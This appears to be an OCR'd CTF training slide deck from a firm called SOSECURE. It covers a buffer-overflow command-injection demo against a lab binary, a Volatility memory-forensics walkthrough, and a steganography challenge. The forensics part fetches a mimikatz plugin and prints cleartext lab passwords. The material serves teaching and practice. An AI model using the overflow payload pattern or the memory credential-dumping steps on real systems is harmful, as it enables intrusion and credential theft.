
SOSECURE

" More Than Secure "

" ให้คุณปลอดภัยกว่า "



SOSECURE

Capture the flag

- Binary Exploit
- Cryptography & Steganography
- Forensic
- Misc & Scripting
- Web Application

CTF

SOSECURE


Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
Sam
Name is at 0xffcdc580; command is at 0xffcdc5a8
Goodbye, Sam!
Executing command: date
Wed Jul 17 09:17:46 UTC 2019
cnit_50sam2@deb-ed2:~$
```

CTF

SOSECURE

Buffer Overflow Command Injection



CTF

SOSECURE

Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Name is at 0xfff2fe60; command is at 0xfff2fe88
Goodbye, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Executing command: AAAAAAAAAA
sh: 1: AAAAAAAAAA: not found
cnit_50sam2@deb-ed2:~$
```

CTF

SOSECURE

Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls
Name is at 0xffabb6e0; command is at 0xffabb708
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls!
Executing command: ls
buf  buf32  buf.c
cnit_50sam2@deb-ed2:~$
```

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls -l
Name is at 0xffea4fc0; command is at 0xffea4fe8
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls!
Executing command: ls
buf  buf32  buf.c
cnit_50sam2@deb-ed2:~$
```

CTF

SOSECURE

Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls
Name is at 0xff9b6010; command is at 0xff9b6038
Goodbye, AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDls
Executing command: ls
total 28
-rwxr-xr-x 1 cnit_50sam2 cnit_50sam2  8976 Jul 17 09:14 buf
-rwxr-xr-x 1 cnit_50sam2 cnit_50sam2 10148 Jul 17 09:17 buf32
-rw-r--r-- 1 cnit_50sam2 cnit_50sam2   487 Jul 17 09:17 buf.c
cnit_50sam2@deb-ed2:~$
```

CTF

SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ 7z e memdump.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,

Scanning the drive for archives:
1 file, 214907435 bytes (205 MiB)

Extracting archive: memdump.7z
--
Path = memdump.7z
Type = 7z
Physical Size = 214907435
Headers Size = 130
Method = LZMA2:24
Solid = -
Blocks = 1

Everything is Ok

Size:       1073741824
Compressed: 214907435
```

CTF

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1×64, Win7SP0×64, Win2008R2SP0×64, Win2008R2SP1×64_24000,
P1×64, Win7SP1×64_24000, Win7SP1×64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/lab/BofA/memdump.mem)
                      PAE type : No PAE
                           DTB : 0×187000L
                          KDBG : 0×f80002a39110L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0×fffff80002a3ad00L
             KUSER_SHARED_DATA : 0×fffff78000000000L
           Image date and time : 2019-07-26 19:37:05 UTC+0000
     Image local date and time : 2019-07-26 12:37:05 -0700
```

CTF

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 sessions
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Session(V): fffff88003e82000 ID: 0 Processes: 28
PagedPoolStart: fffff900c0000000 PagedPoolEnd fffff920bfffffff
 Process: 328 csrss.exe 2019-07-26 19:23:26 UTC+0000
 Process: 364 wininit.exe 2019-07-26 19:23:27 UTC+0000
 Process: 460 services.exe 2019-07-26 19:23:28 UTC+0000
 Process: 468 lsass.exe 2019-07-26 19:23:28 UTC+0000
 Process: 476 lsm.exe 2019-07-26 19:23:28 UTC+0000
 Process: 568 svchost.exe 2019-07-26 19:23:29 UTC+0000
 Process: 632 svchost.exe 2019-07-26 19:23:29 UTC+0000
 Process: 724 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 772 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 800 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 824 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 904 svchost.exe 2019-07-26 19:23:30 UTC+0000
 Process: 272 svchost.exe 2019-07-26 19:23:31 UTC+0000
 Process: 924 spoolsv.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1028 svchost.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1124 svchost.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1152 svchost.exe 2019-07-26 19:23:32 UTC+0000
 Process: 1360 cygrunsrv.exe 2019-07-26 19:23:34 UTC+0000
```

CTF

BofA

```
**************************************************
Session(V): fffff880046a1000 ID: 2 Processes: 11
PagedPoolStart: fffff900c0000000 PagedPoolEnd fffff920bfffffff
 Process: 3000 csrss.exe 2019-07-26 19:25:31 UTC+0000
 Process: 3024 winlogon.exe 2019-07-26 19:25:32 UTC+0000
 Process: 1320 dwm.exe 2019-07-26 19:25:42 UTC+0000
 Process: 240 explorer.exe 2019-07-26 19:25:42 UTC+0000
 Process: 1908 taskhost.exe 2019-07-26 19:25:42 UTC+0000
 Process: 1300 regsvr32.exe 2019-07-26 19:25:44 UTC+0000
 Process: 1940 cmd.exe 2019-07-26 19:32:22 UTC+0000
 Process: 744 conhost.exe 2019-07-26 19:32:22 UTC+0000
 Process: 2368 flag449.exe 2019-07-26 19:35:49 UTC+0000
 Process: 1760 conhost.exe 2019-07-26 19:35:49 UTC+0000
 Process: 2064 FTK Imager.exe 2019-07-26 19:36:06 UTC+0000
 Image: 0xfffffa8002219fc0, Address fffff960000b0000, Name: win32k.sys
 Image: 0xfffffa8002bbc240, Address fffff96000500000, Name: dxg.sys
 Image: 0xfffffa8000cca240, Address fffff96000850000, Name: framebuf.dll
```

CTF

SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 1612
Console: 0xffdd6200 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: -
Title: -
----
CommandHistory: 0x2515a0 Application: - Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
----
CommandHistory: 0x2512f0 Application: cygrunsrv.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
```

CTF

SOSECURE

BofA

```
CommandHistory: 0x22ec50 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x22d810: whoami
————

Screen 0x211100 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\CTF-User-Admin>whoami
ctf-win-7\ctf-user-admin
```

CTF

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a004d64010 0x000000002311d010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a00000f010 0x000000002719a010 [no name]
0xfffff8a000024010 0x00000000270a5010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a0000531f0 0x00000000271d41f0 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000534410 0x0000000024038410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a000549010 0x0000000023ff8010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000d21010 0x0000000021127010 \SystemRoot\System32\Config\SECURITY
0xfffff8a000d93010 0x0000000018bff010 \SystemRoot\System32\Config\SAM
```

CTF

SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 printkey -o
0xfffff8a000024010 -K 'ControlSet001\Control\ComputerName\C
omputerName'
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

----------------------------------

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2019-07-26 19:15:19 UTC+0000

Subkeys:

Values:
REG_SZ                          : (S) mnmsrvc
REG_SZ        ComputerName      : (S) CTF-WIN-7
```

CTF

SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 pslist  1 ✖
Volatility Foundation Volatility Framework 2.6.1
Offset(V)          Name                    PID   PPID   Thd
s     Hnds   Sess  Wow64 Start                           Exi
t
------------------ -------------------- ------ ------ ------
- -------- ------ ------ ------------------------------- ---
------------------------------

0xfffffa8000ca4820 System                    4      0     8
5      509 ------      0 2019-07-26 19:23:24 UTC+0000

0xfffffa80021cdb10 smss.exe                260      4
2       29 ------      0 2019-07-26 19:23:24 UTC+0000

0xfffffa80029e7b10 csrss.exe               328    320
9      428      0      0 2019-07-26 19:23:26 UTC+0000
```

CTF

BofA

```
0×fffffa8001462750 SearchProtocol          844    2196
7       379       0       0 2019-07-26 19:34:30 UTC+0000

0×fffffa8002eddb10 flag449.exe             2368    240
1        20       2       1 2019-07-26 19:35:49 UTC+0000

0×fffffa8000dfe580 conhost.exe             1760    3000
2        52       2       0 2019-07-26 19:35:49 UTC+0000

0×fffffa8000fadb10 FTK Imager.exe          2064    240      2
2       422       2       0 2019-07-26 19:36:06 UTC+0000
```

CTF


SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py -f memdump.mem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address
Foreign Address      State            Pid      Owner
   Created
0x34af390          UDPv4    127.0.0.1:65359
*:*                                   2772     @????L     2
019-07-26 19:34:30 UTC+0000
0x9daa730          UDPv4    0.0.0.0:5355
*:*                                   272      svchost.exe
   2019-07-26 19:33:34 UTC+0000
0x9daa730          UDPv6    :::5355
*:*                                   272      svchost.exe
   2019-07-26 19:33:34 UTC+0000
0x15dbad00         UDPv4    127.0.0.1:55107
*:*                                   33935680 ?B
   2019-07-26 19:34:37 UTC+0000
0x16e7e010         UDPv6    ::1:65322
*:*                                   1152     svchost.exe
```

CTF

BofA


2019-07-26 19:25:38 UTC+0000
0x3ddba210 UDPv4 192.168.88.15:1900
: 1152 svchost.exe
2019-07-26 19:25:38 UTC+0000
0x3da0d780 TCPv4 0.0.0.0:22
0.0.0.0:0 LISTENING 1684 sshd.exe

CTF

SOSECURE

BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ rm plugins
rm: cannot remove 'plugins': Is a directory

┌──(kali㉿kali)-[~/lab/BofA]
└─$ rm -rf plugins                                              1 ✘

┌──(kali㉿kali)-[~/lab/BofA]
└─$ cd /home/kali/lab/BofA/

┌──(kali㉿kali)-[~/lab/BofA]
└─$ mkdir plugins

┌──(kali㉿kali)-[~/lab/BofA]
└─$ cd plugins/

┌──(kali㉿kali)-[~/lab/BofA/plugins]
└─$ wget https://raw.githubusercontent.com/dfirfpi/hotoloti
/master/volatility/mimikatz.py
--2022-03-30 06:05:01--  https://raw.githubusercontent.com/
dfirfpi/hotoloti/master/volatility/mimikatz.py
Resolving raw.githubusercontent.com (raw.githubusercontent.
com)... 185.199.109.133, 185.199.110.133, 185.199.111.133,
...
Connecting to raw.githubusercontent.com (raw.githubusercont
ent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23657 (23K) [text/plain]
Saving to: 'mimikatz.py'

mimikatz.py     100%  23.10K  --.-KB/s    in 0.005s

2022-03-30 06:05:03 (4.16 MB/s) - 'mimikatz.py' saved [2365
7/23657]


┌──(kali㉿kali)-[~/lab/BofA/plugins]
└─$ pip install construct
```

CTF


BofA

```
┌──(kali㉿kali)-[~/lab/BofA]
└─$ vol.py --plugins=/home/kali/lab/BofA/plugins --profile=
Win7SP1x64 -f memdump.mem mimikatz

Volatility Foundation Volatility Framework 2.6.1
Module   User              Domain            Password
________ ________________  ________________  ________________
________________________

wdigest  CTF-User-Admin    CTF-WIN-7         ctfadmin

wdigest  sshd_server       CTF-WIN-7         D@rj33l1ng

wdigest  CTF-WIN-7$        WORKGROUP
```

CTF

SOSECURE

The Hacker



CTF

SOSECURE

The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool hacker.jpg
ExifTool Version Number         : 12.40
File Name                       : hacker.jpg
Directory                       : .
File Size                       : 344 KiB
File Modification Date/Time     : 2022:03:18 02:33:58-04:00
File Access Date/Time           : 2022:03:18 06:18:20-04:00
File Inode Change Date/Time     : 2022:03:18 06:18:20-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Profile CMM Type                :
Profile Version                 : 4.3.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 0000:00:00 00:00:00
```

CTF

SOSECURE


The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool tom.jpg
ExifTool Version Number         : 12.40
File Name                       : tom.jpg
Directory                       : .
File Size                       : 3.9 MiB
File Modification Date/Time     : 2022:03:18 05:33:56-04:00
File Access Date/Time           : 2022:03:18 05:33:56-04:00
File Inode Change Date/Time     : 2022:03:18 05:33:56-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
XMP Toolkit                     : Image::ExifTool 12.40
Rights                          : U3RlZ2Fub2dyYXBoeSBpcyB0aGUgcHJhY3RpY2Ugb2Y
gY29uY2VhbGluZyBtZXNzYWdlcyBvciAKaW5mb3JtYXRpb24gd2l0aGluIG90aGVyIG5vbnNlY3Jl
dCBkYXRhIGFuZCBpbWFnZXMuIFRoZSBjYXQgCmhvbGRzIHRoZSBpbmZvcm1hdGlvbiB5b3Ugd2Fud
CwgZmVlZCB0aGUgY2F0IGEgdHJlYXQgdG8gZ2V0IAp0aGUgaGlkZGVuIG1lc3NhZ2Uu
Image Width                    : 6000
Image Height                    : 4000
```

CTF

SOSECURE

The Hacker




CTF

SOSECURE

The Hacker

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide info tom.jpg
"tom.jpg":
  format: jpeg
  capacity: 245.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```



CTF

SOSECURE

